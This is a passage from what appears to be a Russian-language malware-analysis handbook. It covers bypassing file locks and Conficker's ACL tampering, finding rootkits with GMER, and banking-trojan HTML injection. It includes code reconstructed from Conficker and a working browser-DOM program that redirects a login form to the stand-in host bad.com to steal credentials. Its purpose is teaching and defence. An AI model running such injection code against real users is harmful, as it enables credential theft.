В результате `toli.exe` невозможно скопировать на другую машину для анализа или удалить при очистке заражённой системы. При обеих операциях, где диск F: является USB-накопителем, вероятен следующий вывод:

```
F:\>copy c:\windows\system32\toli.exe F:\toli-copy.exe
The process cannot access the file because it is being
used by another process.
        0 file(s) copied.

F:\>del c:\windows\system32\toli.exe
c:\windows\system32\toli.exe
The process cannot access the file because it is being
used by another process.
```

Теперь причина подобных сообщений Windows понятна. Чтобы обойти ограничительный режим совместного доступа, сначала определите процесс, заблокировавший файл. Process Explorer и Process Hacker умеют искать DLL или файловый дескриптор по имени, но при удалённом расследовании может быть удобнее командная строка. Для этого подходит `handle.exe` от Sysinternals:

```
F:\>handle.exe toli

Handle v3.42
Copyright (C) 1997-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

explorer.exe       pid: 1592    204: C:\WINDOWS\system32\toli.exe
```

Виноват Explorer с PID 1592: он держит открытый дескриптор `toli.exe` со значением 204. Прежде чем получить доступ к файлу, посредством отладчика ядра выясним, что именно мешает.

Исследование дескриптора с помощью отладчика ядра

Эти действия не нужны для копирования или удаления заблокированного файла; они лишь объясняют причину отказа. Настройка отладчика ядра описана в главе 14.

1. Первые две команды находят процесс Explorer и переключаются в его контекст.

```
lkd> !process 0 0
PROCESS 82174278  SessionId: 0  Cid: 0638    Peb: 7ffdb000
    ParentCid: 060c DirBase: 1215b000  ObjectTable: e1aae630
    HandleCount: 532 Image: explorer.exe

lkd> .process /p /r 82174278
Implicit process is now 82174278
```

2. Следующая команда выводит сведения о подозрительном дескрипторе Explorer. Это объект File с адресом `82261028` и именем `toli.exe`.

```
lkd> !handle 204
Handle table at e10f2000 with 542 Entries in use
0204: Object: 82261028  GrantedAccess: 00120089 Entry: e1eb2408
Object: 82261028  Type: (823eb040) File
    ObjectHeader: 82261010 (old version)
        HandleCount: 1  PointerCount: 1
        Directory Object: 00000000
        Name: \WINDOWS\system32\toli.exe {HarddiskVolume1}
```

3. По адресу объекта примените поля структуры `_FILE_OBJECT` и просмотрите действующие режимы совместного доступа. Значения `ShareRead`, `ShareWrite` и `ShareDelete` равны 0, что объясняет невозможность обратиться к файлу.

```
lkd> dt _FILE_OBJECT 82261028
nt!_FILE_OBJECT
   +0x000 Type             : 5
   +0x002 Size             : 112
   +0x004 DeviceObject     : 0x823a1c08 _DEVICE_OBJECT
   +0x008 Vpb              : 0x823af130 _VPB
   +0x00c FsContext        : 0xe1e8e0d0
   +0x010 FsContext2       : 0xe18c8a00
   +0x014 SectionObjectPointer : 0x81e2667c
   +0x018 PrivateCacheMap  : (null)
   +0x01c FinalStatus      : 0
   +0x020 RelatedFileObject : (null)
   +0x024 LockOperation    : 0 ''
   +0x025 DeletePending    : 0 ''
   +0x026 ReadAccess       : 0x1 ''
   +0x027 WriteAccess      : 0 ''
   +0x028 DeleteAccess     : 0 ''
   +0x029 SharedRead       : 0 ''
   +0x02a SharedWrite      : 0 ''
   +0x02b SharedDelete     : 0 ''
   [REMOVED]
```

Обход блокировки файла

Чтобы скопировать или удалить, далее совместно называемые доступом, заблокированный файл, доступны следующие варианты:

• принудительно завершить Explorer, надеясь, что Poison Ivy не заразит его снова после перезапуска, затем обратиться к файлу;
• загрузиться в безопасном режиме и обратиться к файлу до запуска Poison Ivy;
• загрузить компьютер с Live CD Linux, подключить диск Windows для чтения и записи, затем обратиться к файлу;
• использовать антируткит вроде GMER (см. рецепт 10-6).

Следующий код показывает ещё один способ, не завершающий процессы и не требующий перезагрузки. Это утилита командной строки, которую можно запускать удалённо через PsExec. Программа закрывает открытый дескриптор нужного файла, создавая его дубликат с правами `DUPLICATE_CLOSE_SOURCE`, после чего файл становится доступен.

```
int _tmain(int argc, _TCHAR* argv[])
{
    if (argc != 3) {
        _tprintf(_T("Usage: %s <pid> <handle>\n"), argv[0]);
        return -1;
    }

    Enable(SE_DEBUG_NAME); // включить привилегию отладки

    DWORD dwPid  = _tcstoul(argv[1], NULL, 0);
    DWORD dwHval = _tcstoul(argv[2], NULL, 0);

    HANDLE hDupHandle;
    BOOL bStatus = FALSE;

    HANDLE hProc = OpenProcess(PROCESS_DUP_HANDLE, FALSE, dwPid);
    if (hProc != NULL) {
        if (DuplicateHandle(hProc,
            (HANDLE)dwHval,
            GetCurrentProcess(),
            &hDupHandle,
            0, FALSE,
            DUPLICATE_SAME_ACCESS|DUPLICATE_CLOSE_SOURCE))
        {
            if (CloseHandle(hDupHandle)) {
                bStatus = TRUE;
            }
        }
        CloseHandle(hProc);
    }

    if (bStatus) {
        _tprintf(_T("Cannot close the remote handle!\n"));
    } else {
        _tprintf(_T("Remote handle close succeeded!\n"));
    }

    return 0;
}
```

Программе передаются PID владеющего процесса, здесь 1592 для Explorer, и значение дескриптора объекта. Следующие команды закрывают дескриптор `toli.exe` в Explorer, после чего файл можно скопировать и удалить.

```
F:\>closehandle.exe 1592 0x204
Remote handle close succeeded!

F:\>copy c:\windows\system32\toli.exe copy.exe
        1 file(s) copied.
```

```
F:\>del c:\windows\system32\toli.exe
```

Poison Ivy защищает компоненты очень простым приёмом, но в этом и заключается его достоинство. Отказ делиться файлами с другими процессами законен и обычен, поэтому антируткиты не считают его подозрительным. Тем не менее он эффективно даёт вредоносной программе ещё некоторое время работы в системе жертвы, пока исследователь ищет способ отключения.

Рецепт 10-5. Обход ограничений ACL файловой системы Conficker

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Печально известный червь Conficker пошёл дальше Poison Ivy. Он помещал DLL в каталог `system32`, а затем изменял ACL файла так, что другим процессам разрешалось только его выполнение. Попытки чтения или записи DLL запрещались даже процессам с правами администратора. Это затрудняло удаление Conficker и позволяло червю уклоняться от некоторых антивирусов, не способных открыть DLL для проверки.

Чтобы продемонстрировать действие изменений ACL, сделаем копию `kernel32.dll` в корневом каталоге. В примере она имитирует двоичный файл Conficker. Инструмент AccessChk[15] от Sysinternals выводит действующие разрешения DLL:

```
C:\> copy C:\WINDOWS\system32\kernel32.dll test.dll
C:\> accesschk.exe -v test.dll

Accesschk v4.23 - Reports effective permissions for securable objects
Copyright (C) 2006-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\test.dll
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW JASONRESACC69\Administrator
        FILE_ALL_ACCESS
  R  BUILTIN\Users
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        SYNCHRONIZE
        READ_CONTROL
```

Администраторы имеют полный контроль над файлом (`FILE_ALL_ACCESS`). Чтобы изменить безопасность, Conficker вызовом `AddAccessAllowedAce` добавляет к DLL ACE, запись управления доступом внутри ACL. Особенность функции в том, что она не сохраняет существующие ACE автоматически: программист должен копировать их самостоятельно. Поэтому следующий код фактически заменяет все ACE одной записью, запрещающей чтение и запись всем пользователям, включая администраторов. Авторы восстановили этот код из двоичного файла Conficker.

```
void SetSecurity(LPTSTR szFile)
{
    SECURITY_DESCRIPTOR pSD;
    SID_IDENTIFIER_AUTHORITY SIDAuthWorld =
        SECURITY_WORLD_SID_AUTHORITY;
    PSID pEveryoneSID;
```

```
    PACL pAcl;
    DWORD nAclLength;
    int iRet = 0;

    // инициализировать дескриптор безопасности
    if (!InitializeSecurityDescriptor(
        &pSD, SECURITY_DESCRIPTOR_REVISION)) {
        return;
    }

    // выделить идентификатор безопасности SID для группы
    // world или everyone, включающей всех пользователей системы
    if (!AllocateAndInitializeSid(&SIDAuthWorld,
        1,
        0,
        0, 0, 0, 0, 0, 0, 0, &pEveryoneSID)) {
        return;
    }

    // выделить память для ACL
    nAclLength = GetLengthSid(pEveryoneSID) + 16;
    pAcl = (PACL) new char[nAclLength];

    if (pAcl) {
        InitializeAcl(pAcl, nAclLength, ACL_REVISION);
        // добавить ACE, разрешающую выполнение объекта и синхронизацию
        AddAccessAllowedAce(pAcl,
            ACL_REVISION,
            FILE_EXECUTE|SYNCHRONIZE,
            pEveryoneSID);
        // связать ACL с дескриптором безопасности
        SetSecurityDescriptorDacl(&pSD, TRUE, pAcl, FALSE);
        // применить новые параметры безопасности к файлу
        SetFileSecurity(szFile, DACL_SECURITY_INFORMATION, &pSD);
        delete[] pAcl;
    }

    FreeSid(pEveryoneSID);
    return;
}
```

После изменения параметров безопасности `test.dll` функцией снова проверим действующие разрешения:

```
C:\> accesschk.exe -v test.dll

Accesschk v4.23 - Reports effective permissions for securable objects
Copyright (C) 2006-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\test.dll
  R  Everyone
        FILE_EXECUTE
        FILE_TRAVERSE
        SYNCHRONIZE
```

Теперь процессы могут загружать DLL для выполнения, но не читать и не записывать её. Проверим чтение посредством `more`, запись посредством `echo`, затем выполним DLL через `rundll32`. Параметры `tasklist` находят процессы с загруженным модулем `test.dll`, подтверждая, что `rundll32` способен выполнить DLL.

```
C:\> more < test.dll
Access denied

C:\> echo 1 > test.dll
Access denied

C:\> rundll32 test.dll,Sleep 10000
C:\> tasklist /FI "MODULES eq test.dll"
Image Name            PID Session Name     Session#    Mem Usage
```

```
==================== === ================ ======== ============
rundll32.exe         2080 Console                 0      3,164 K
```

Обход ACL посредством семантики резервного копирования

Получить доступ к защищённому файлу без перезагрузки или выключения можно посредством семантики резервного копирования. Программа передаёт `FILE_FLAG_BACKUP_SEMANTICS` в аргументе `dwFlagsAndAttributes` функции `CreateFile`. Этот специальный флаг сообщает, что процесс запрашивает доступ для резервного копирования или восстановления. Для этого у процесса должны быть включены привилегии `SE_BACKUP_NAME` и `SE_RESTORE_NAME`. В результате он получает сверхпользовательский доступ к файлу, даже если ACL обычно запрещает его.

```
HANDLE hFile = CreateFile("c:\\test.dll",
    GENERIC_READ|GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_FLAG_BACKUP_SEMANTICS,
    NULL);

if (hFile != INVALID_HANDLE_VALUE) {
    // здесь ReadFile или WriteFile
    CloseHandle(hFile);
}
```

Этот метод обходит изменения ACL Conficker, но с одной оговоркой: записывать DLL всё равно нельзя, пока она загружена в процесс. Теперь это уже не проблема ACL, а проблема ссылки на DLL. Необходимо завершить заражённый процесс или принудительно выгрузить DLL. Process Hacker умеет выгружать DLL из процесса; также можно создать собственный инструмент, удалённо вызывающий `FreeLibrary` (см. рецепт 13-4). Однако такая выгрузка рискованна и может привести к аварийному завершению процесса.

Обход ACL посредством cacls.exe

Другой вариант - поставляемая с Windows утилита `cacls.exe` или `xcacls.exe`.[16] Она позволяет изменить ACL из командной строки и отменить изменения Conficker. В частности, можно удалить права выполнения у всех пользователей, а затем перезагрузить заражённую машину. После перезагрузки вредоносная программа не запустится, и DLL удастся скопировать или удалить.

1. Проверьте текущий доступ. Результат должен быть похож на вывод `accesschk.exe`.

```
C:\>cacls test.dll
test.dll Everyone:(special access:)
                    SYNCHRONIZE
                    FILE_EXECUTE
```

2. Удалите все права пользователя Everyone.

```
C:\>cacls test.dll /E /R Everyone
processed file: C:\test.dll
```

3. Добавьте пользователю Administrator право чтения, но не выполнения.

```
C:\>cacls test.dll /E /G Administrator:R
processed file: C:\test.dll
```

4. Снова проверьте текущий доступ и убедитесь, что изменения применены.

```
C:\>cacls test.dll
C:\test.dll JASONRESACC69\Administrator:R
```

5. Перезагрузите компьютер. DLL больше не активируется, поскольку не является исполняемой.

Рецепт 10-6. Поиск руткитов посредством GMER

GMER[17] - мощный самостоятельный инструмент обнаружения и удаления руткитов. Он работает в Windows NT, 2000, XP и Vista и способен обнаруживать большинство распространённых руткитов. Интерфейса командной строки нет, но с учётом возможностей это несущественный недостаток. GMER ищет:

• скрытые процессы, DLL, потоки, драйверы ядра, службы, файлы и ключи реестра;
• альтернативные потоки данных;
• перехваты Import Address Table (IAT), Export Address Table (EAT) и встроенные перехваты;
• перехваты System Service Dispatch Table (SSDT);
• перехваты Interrupt Descriptor Table (IDT);
• перехваченные процедуры I/O Request Packet (IRP) в драйверах ядра;
• подозрительные изменения Master Boot Record (MBR);
• подозрительные многоуровневые драйверы или присоединённые устройства;
• драйверы, точки входа которых находятся в подозрительных разделах PE, например `.rsrc`, что может указывать на изменение драйвера на диске руткитом;
• процессы с несоответствующими разрешениями разделов, например исполняемым разделом `.rdata`.

Сканирование посредством GMER

На рисунке 10-3 показан графический интерфейс GMER. Щёлкнув запись результата правой кнопкой, можно завершить подозрительный процесс, отключить или удалить службу и восстановить перехваты SSDT.




Рисунок 10-3. Поиск руткитов в системе посредством GMER

По результатам можно сделать следующие выводы:

• **Вредоносная программа установила перехваты IAT.** GMER показывает заражение процесса `alg.exe` с PID 2324; вероятно, заражены и другие процессы, не попавшие на изображение. Изменены IAT всех модулей, загруженных в `alg.exe`, включая `ole32.dll`, `WS2HELP.dll`, `SHELL32.dll`, `SHLWAPI.dll` и `wininet.dll`. Среди перехваченных функций API - `GetClipboardData` для кражи содержимого буфера обмена, `TranslateMessage` для кражи нажатий клавиш и `NtQueryDirectoryFile` для сокрытия файлов. Поле **Value** показывает адрес перенаправления вызовов: все значения находятся в диапазоне `00A1????` - `00AA????`, поэтому код руткита следует искать по этим адресам в памяти `alg.exe`.

• **Вредоносная программа установила драйвер ядра.** Она использовала многоуровневую архитектуру драйверов Windows и загрузила вредоносный драйвер в стек TCP/IP. Руткит способен наблюдать за трафиком, перенаправлять соединения или скрывать подключения бэкдора к машине жертвы. Имя драйвера - `windev-36cb-75e3.sys`.

• **Вредоносная программа скрывает службу.** Скрытая служба называется так же, как вредоносный драйвер, то есть они связаны. Скрытую запись можно выбрать и отключить либо удалить службу.

• **Вредоносная программа скрывает ключи реестра.** Скрытые данные содержат конфигурацию скрытой службы.

Исследование посредством GMER

На вкладке **Files** GMER позволяет просматривать файловую систему на более низком уровне, чем Проводник Windows. Поэтому видны файлы, которые руткиты обычно скрывают от Проводника и других приложений пользовательского режима. Конечно, скрыться можно и от GMER, но загружаемый им драйвер доступа к файловой системе значительно повышает вероятность найти скрытые файлы. На рисунке 10-4 показан обозреватель файловой системы. Авторы установили флажок **Only hidden** и открыли каталог `system32`, быстро сократив результат до четырёх вредоносных файлов. Их можно скопировать, например на USB-накопитель, либо удалить.




Рисунок 10-4. Поиск и удаление скрытых файлов

Вкладка **Registry** позволяет просматривать реестр подобно Regedit, но показывает ключи и значения, скрытые руткитами или обычно недоступные из-за отсутствия разрешений, например SAM и ключи поставщика защищённого хранилища. Скрытые ключи выделяются красным. На рисунке 10-5 показано изменение данных скрытого значения для отключения автоматического запуска программ.



Рисунок 10-5. Поиск и удаление скрытых ключей реестра

Ниже перечислены другие антируткиты для исследования изменений системы вредоносными программами. У некоторых нет отдельного сайта или поддержки, но все обладают мощными средствами обнаружения:

- Rootkit Unhooker[18];
- IceSword[19];
- Kernel Detective[20];
- XueTr[21];
- RootRepeal[22].

Рецепт 10-7. Обнаружение внедрения HTML посредством проверки DOM Internet Explorer

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Внедрение HTML - распространённая атака банковских троянов, таких как Silent Banker, Limbo и Zeus. В этом рецепте представлены несколько способов внедрения HTML, объяснена их работа и показано обнаружение такой вредоносной программы на компьютере.

Внедрение HTML

Цель атаки - вставить дополнительные поля в браузер пользователя при посещении страницы входа, обычно банковского, социального или почтового сайта. Дополнительные поля выглядят законными, поскольку сливаются с остальной формой. На рисунке 10-6 слева показана чистая система, справа - заражённая. Дополнительное поле запрашивает PIN, что некоторым пользователям не покажется необычным, особенно по защищённому SSL-соединению банка. После заполнения формы и нажатия **Go** вредоносная программа извлекает учётные данные вместе с PIN.




Рисунок 10-6. Атака с внедрением HTML вынуждает пользователя вводить дополнительные сведения

> **Примечание.** Внедрение HTML не всегда визуально изменяет целевой сайт, как на рисунке 10-6. В следующем примере оно лишь заменяет действие HTML-формы, чтобы браузер отправлял учётные данные на сервер злоумышленника.

Внедрение HTML посредством MITM

Внедрение HTML может выполняться традиционной атакой «человек посередине» (MITM), когда вредоносный узел располагается в сети между веб-сервером и компьютером жертвы. Это позволяет заменить или вставить данные в ответ сервера до его получения жертвой. Из-за сложностей SSL и необходимости особого положения в сети традиционный MITM встречается реже. Более распространены перехват API и изменение DOM Internet Explorer.

Внедрение HTML посредством перехвата API

В рецепте 9-8 объяснялось создание DLL, перехватывающих API. Вредоносные программы используют тот же принцип, хотя и другие библиотеки перехвата. Обычно перехватываются `InternetReadFile` и `HttpSendRequest`. Internet Explorer вызывает `InternetReadFile`, чтобы получить указанное число байтов ответа сервера и вывести их в браузере. Перехват позволяет вредоносной программе изменить ответ до показа пользователю.

В обратном направлении `HttpSendRequest` отправляет веб-серверу запрос с необязательной полезной нагрузкой POST. Перехват позволяет извлечь из неё учётные данные. HTTPS не мешает: `InternetReadFile` получает данные после расшифровки, а `HttpSendRequest` - до шифрования, поэтому вредоносная программа видит открытый текст. Следующий код показывает применение перехватов API для внедрения HTML.

```
BOOL Hook_InternetReadFile(
    __in   HINTERNET hFile,
    __out  LPVOID lpBuffer,
    __in   DWORD dwNumberOfBytesToRead,
    __out  LPDWORD lpdwNumberOfBytesRead)
{
    // сначала вызвать настоящую функцию
    BOOL bRet = True_InternetReadFile(
        hFile,
        lpBuffer,
        dwNumberOfBytesToRead,
        lpdwNumberOfBytesRead);

    DWORD dwErr = GetLastError();

    // посещает ли пользователь целевой сайт?
    if (IsTarget(hInet)) {
        // функция здесь не определена, но теоретически она изменяет
        // данные lpBuffer, то есть ответ HTTP/HTTPS, а затем исправляет
        // lpdwNumberOfBytesRead с учётом нового размера буфера
        InjectHTML(hInet,
            lpBuffer,
            lpdwNumberOfBytesRead);
    }

    SetLastError(dwErr);
    return bRet;
}

BOOL Hook_HttpSendRequestA(
    __in HINTERNET hRequest,
    __in LPCTSTR lpszHeaders,
    __in DWORD dwHeadersLength,
    __in LPVOID lpOptional,
    __in DWORD dwOptionalLength)
{
    if (IsTarget(hRequest) &&   // посещается целевой сайт?
        lpOptional != NULL &&   // имеется полезная нагрузка POST
        dwOptionalLength > 0)   // имеется полезная нагрузка POST
    {
        // функция здесь не определена, но теоретически она ищет
        // в POST имя, пароль и ответы на дополнительные поля,
        // добавленные перехватом InternetReadFile. При необходимости
        // она выделяет новый буфер lpOptional без лишних полей,
        // прежде чем вызвать настоящую HttpSendRequestA,
        // чтобы законный сервер не увидел признак внедрения HTML
        ExtractCredentials(
            hRequest,
            lpOptional,
            dwOptionalLength);
    }

    // вызвать настоящую функцию
```

```
    return True_HttpSendRequestA(
        hRequest,
        lpszHeaders,
        dwHeadersLength,
        lpOptional,
        dwOptionalLength);
}
```

Внедрение HTML посредством изменения DOM Internet Explorer

Вредоносные программы часто используют DOM, Document Object Model, Internet Explorer в разных целях, включая внедрение HTML. DOM можно представить как совокупность элементов веб-страницы. Каждым отдельным элементом, например ссылкой, формой, якорем, текстовым полем или таблицей, можно управлять через специальные интерфейсы. Подключившись к DOM экземпляра браузера, вредоносный код способен наблюдать за всеми посещаемыми URL, заставлять браузер отправлять POST на подконтрольный злоумышленнику сайт и удалять столбцы HTML-таблиц, скрывая операции в выписках интернет-банка.

Для управления DOM особенно важны интерфейсы `IWebBrowser2`[23] и `IHTMLDocument2`.[24] Вредоносная программа может обратиться к ним, загрузив DLL в Internet Explorer, например как Browser Helper Object, либо из отдельного процесса без внедрения кода в IE. Для демонстрации авторы создали простую страницу входа по адресу http://www.1234.org/login.php со следующим HTML; 1234 используется только как пример.

```
<table width="300" align="center">
<tr>
<form method="POST" action="checklogin.php">
<td>
<table width="100%">
<tr>
<td colspan="2"><b>Member Login</b></td>
</tr>
<tr>
<td>Username:</td>
<td><input name="user" type="text"></td>
</tr>
<tr>
<td>Password:</td>
<td><input name="pass" type="text"></td>
</tr>
<tr>
<td> </td>
<td><input type="submit" name="Submit" value="Login"></td>
</tr>
</table>
</td>
</form>
</tr>
</table>
```

Метод формы - POST, действие - `checklogin.php`. Злоумышленник может заменить действие, чтобы при нажатии **Login** браузер отправлял данные на подконтрольный ему сайт. Следующая программа ждёт посещения http://www.1234.org/login.php, затем через интерфейсы DOM достигает элемента формы и меняет её действие на http://bad.com/creds.php.

```
int main(void)
{
    HRESULT hr;
    IShellWindows *shell;
    IDispatch *folder;
    IDispatch *html;
    IWebBrowser2 *browser;
    IHTMLDocument2 *doc;
```

```
    LONG Count;
    VARIANT vIndex;
    BOOL bDone = FALSE;

    CoInitialize(NULL);

    DWORD dwFlags = CLSCTX_REMOTE_SERVER|
                    CLSCTX_LOCAL_SERVER|
                    CLSCTX_INPROC_HANDLER|
                    CLSCTX_INPROC_SERVER;

    // бесконечно ждать посещения целевой страницы
    while(1) {
        // получить указатель на интерфейс IShellWindows
        hr = CoCreateInstance(CLSID_ShellWindows,
            NULL, dwFlags,
            IID_IShellWindows, (void **)&shell);

        if (hr != S_OK) {
            printf("CoCreateInstance failed: 0x%x!\n", hr);
            break;
        }

        // перебрать все существующие окна
        shell->get_Count(&Count);
        for(int i=0; i<Count; i++)
        {
            VariantInit(&vIndex);
            vIndex.vt = VT_I4;
            vIndex.lVal = i;

            hr = shell->Item(vIndex, (IDispatch **)&folder);
            if (hr != S_OK || !folder) {
                continue;
            }

            // попытаться получить интерфейс IWebBrowser2
            hr = folder->QueryInterface(IID_IWebBrowser2,
                (void **)&browser);
            if (hr != S_OK || !browser) {
                folder->Release();
                continue;
            }

            // если открыта целевая страница, дождаться загрузки,
            // получить IHTMLDocument2 и выполнить внедрение HTML
            if (IsReadyTarget(browser)) {
                hr = browser->get_Document((IDispatch**)&html);
                if (hr == S_OK && html) {
                    hr = html->QueryInterface(IID_IHTMLDocument2,
                        (void**)&doc);
                    if (hr == S_OK && doc) {
                        bDone = ReplaceForms(doc);
                        doc->Release();
                    }
                    html->Release();
                }
            }
            browser->Release();
        }

        shell->Release();

        // при успехе выйти из цикла
        if (bDone) break;
        Sleep(1000);
    }

    CoUninitialize();
    return 0;
}
```

```
// вернуть true, если пользователь открыл целевой сайт
// и страница закончила загружаться
BOOL IsReadyTarget(IWebBrowser2 *browser)
{
    HRESULT      hr;
    VARIANT_BOOL vBool;
    BSTR         bstrUrl;
    BOOL         bRet = FALSE;
    LPWSTR szTarget = L"http://www.1234.org/login.php";

    // интересуют только видимые браузеры
    browser->get_Visible(&vBool);
    if (!vBool)
        return FALSE;

    // получить посещённый URL
    hr = browser->get_LocationURL(&bstrUrl);
    if (hr != S_OK || !bstrUrl)
        return FALSE;

    // проверить URL и дождаться загрузки
    if (wcsstr((LPCWSTR)bstrUrl, szTarget) != NULL) {
        do {
            browser->get_Busy(&vBool);
            Sleep(100);
        } while (vBool);
        bRet = TRUE;
    }
    SysFreeString(bstrUrl);
    return bRet;
}

BOOL ReplaceForms(IHTMLDocument2 *doc)
{
    HRESULT hr;
    IHTMLElementCollection *forms;
    IHTMLFormElement *element;
    IDispatch *theform;
    VARIANT vEmpty;
    VARIANT vIndexForms;
    LONG CountForms;
    BOOL bRet = FALSE;
    BSTR bstrEvil = SysAllocString(L"http://bad.com/creds.php");

    // запросить формы документа
    hr = doc->get_forms((IHTMLElementCollection**)&forms);
    if (hr != S_OK || !forms)
        return FALSE;

    // перебрать формы документа
    forms->get_length(&CountForms);
    for (int j=0; j<CountForms; j++)
    {
        VariantInit(&vIndexForms);
        VariantInit(&vEmpty);
        vIndexForms.vt = VT_I4;
        vIndexForms.lVal = j;

        // получить форму
        hr = forms->item(vIndexForms, vEmpty, (IDispatch**)&theform);
        if (hr != S_OK || !theform) {
            continue;
        }
        // получить элемент формы
        hr = theform->QueryInterface(IID_IHTMLFormElement,
            (void**)&element);
        if (hr == S_OK && element) {
            // заменить действие формы вредоносным URL
            hr = element->put_action(bstrEvil);
            if (hr == S_OK) {
                bRet = TRUE;
```

```
            }
            element->Release();
        }
        theform->Release();
    }

    forms->Release();
    SysFreeString(bstrEvil);
    return bRet;
}
```

Обнаружение внедрения HTML на работающих машинах

Перехват API - простой и эффективный способ внедрения HTML, но его легко обнаружить: любой антируткит перечисляет перехваченные функции, а законных причин перехватывать `InternetReadFile` и `HttpSendRequest` немного. Изменение DOM хитрее, поскольку не перехватывает функции. Но при обоих методах изменения существуют только в памяти процесса браузера. Если браузер кэширует страницу, в каталоге Temporary Internet Files остаётся файл с исходным содержимым.

На рисунке 10-7 показан браузер после атаки через DOM. При выборе **View > Source** IE обращается к дисковому файлу кэша, а не к памяти. Поэтому по такому исходному HTML нельзя определить изменение представления страницы в браузере: действие формы всё ещё указывает `checklogin.php`.

